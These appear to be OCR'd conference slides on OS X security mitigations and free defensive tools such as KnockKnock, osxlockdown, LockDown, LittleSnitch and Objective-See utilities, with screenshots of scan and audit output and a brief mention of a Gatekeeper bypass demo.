


APPLE'S OS X SECURITY MITIGATIONS?


gatekeeper, xprotect, SIP, code-signing, et al...




"Security & privacy are fundamental to the design of all our hardware, software, and services" -tim cook



- ▶ "Gatekeeper Exposed"
(Shmoocon)



- ▶ "Writing Bad@ss OS X Malware"
(Blackhat)



- ▶ "Attacking the XNU Kernel in El Capitan"
(BlackHat)



- ▶ "OS X El Capitan-Sinking the S/h\IP"
- ▶ "Memory Corruption is for Wussies!"
(SysScan)

DEMO (GATEKEEPER BYPASS)

Safari File Edit View History Bookmarks Window Help

Overview Displays Storage Memory Support Service

OS X El Capitan Version 10.11.2

Security & Privacy

General FileVault Firewall Privacy

A login password has been set for this user Change Password...

Require password immediately after sleep or screen saver begins

Show a message when the screen is locked Set Lock Message...

Disable automatic login

Allow apps downloaded from:

Mac App Store

Mac App Store and identified developers

Anywhere

Click the lock to make changes.

Advanced... ?

[users-Mac:~ user\$ ps aux | grep -i [j]ava
users-Mac:~ user\$]

KnockKnock (UI)

Start Scan

Authorization Plugins 0
registered custom authorization bundles

Browser Extensions 0
plugins/extensions hosted in the browser

Cron Jobs 0
current users cron jobs

Kernel Extensions 2
installed modules, possibly kernel loaded

Launch Items 4
daemons and agents loaded by launchd

Library Inserts 0

check-aliases 0/54
/usr/libexec/postfix/check-aliases.sh
/System/Library/LaunchDaemons/org.postfix.newaliases.plist

vmware-tools-daemon 0/57
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchDaemons/com.vmware.launchd.tools.plist

UpdaterStartupUtility 0/57
/Library/Application Support/Adobe/00BE/PDApp/UWA/UpdaterStartupUtility
/Library/LaunchAgents/com.adobe.AAM.Updater-1.0.plist

vmware-tools-daemon 0/57
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist

user — -bash — 140x14

Login Items 0
items started when the user logs in

Login/Logout Hooks 0
items executed upon login or logout

Spotlight Importers 1
bundles loaded by Spotlight (mdworker)

scan complete

The image shows a Mac OS X desktop environment with several windows open. At the top is the system menu bar with 'Safari' selected. Below it is a 'System Preferences' window for 'Security & Privacy' on 'El Capitan'. In the center is a terminal window showing the command 'ps aux | grep -i [j]ava' and its output. To the right is a 'KnockKnock (UI)' application window showing a scan results table. The table lists various system components and their status (e.g., 0/54 for check-aliases). The KnockKnock UI has a large play button icon and a 'Start Scan' button. The desktop background is a landscape image of a cliff at sunset. The bottom of the screen shows the Dock with various application icons.

OS X LOCKDOWN

hardens OS X & reduces its attack surface



github.com/SummitRoute/osxlockdown

```
# ./osxlockdown
[PASSED] Enable Auto Update
[PASSED] Disable Bluetooth
[PASSED] Disable infrared receiver
[PASSED] Disable AirDrop
...
osxlockdown 0.9
Final Score 86%; Pass rate: 26/30
```

The screenshot shows the LockDown application window. At the top, there are tabs for 'Enabled' and 'Command'. Below is a list of configuration items with checkboxes:

- Disable infrared receiver
- Disable AirDrop
- Set time and date automatically
- Set an inactivity interval of 10 minutes or less for the screen saver
- Enable secure screen saver corners
- Require a password to wake the computer from sleep or screen saver
- Ensure screen locks immediately when requested
- Disable Remote Apple Events
- Disable Remote Login
- Disable Internet Sharing
- Disable Screen Sharing

At the bottom left is a 'Toggle All' button, and at the bottom right are 'audit' and 'fix' buttons.

To the right of the application window is a logo for 'LockDown' with a yellow padlock icon, and text indicating 'version: 1.0' and a 'more info' link.

osxlockdown
S. Piper (@0xdabbad00)



“built to audit & remediate, security configuration settings on OSX 10.11”
-S. Piper


The screenshot shows the LockDown application window displaying audit results. The results are listed as follows:

- [PASSED] Set time and date automatically
- [PASSED] Set an inactivity interval of 10 minutes or less for the screen saver
- [PASSED] Enable secure screen saver corners
- [FIXED] Require a password to wake the computer from sleep or screen saver
- [FIXED] Ensure screen locks immediately when requested
- [PASSED] Disable Remote Apple Events
- [PASSED] Disable Remote Login
- [PASSED] Disable Internet Sharing
- [PASSED] Disable Screen Sharing
- [PASSED] Disable Printer Sharing
- [PASSED] Disable File Sharing
- [PASSED] Disable Remote Management
- [PASSED] Enable Gatekeeper
- [PASSED] Enable Firewall

At the bottom left is a 'complete!' button, and at the bottom right are 'back' and 'close' buttons.

OS X SECURITY TOOL

LittleSnitch Firewall




'snitching



trivial to bypass




yes, stay tuned!
security vulnerabilities?



"if [LittleSnitch] is found, the malware [OSX/DevilRobber.A] will skip installation and proceed to execute the clean software" -fSecure.com


MY PERSONAL SECURITY TOOLS

Objective-See, because "sharing is caring" :)



I should write some OS X security tools
to protect my Mac
....and share 'em freely :)

...as they try to sell things!



*"No one is going to provide you a quality service for nothing.
If you're not paying, you're the product." -fSecure*

SECURITY TOOLS

Objective-See



products

malware


blog

about

specimens to play with!



TaskExplorer



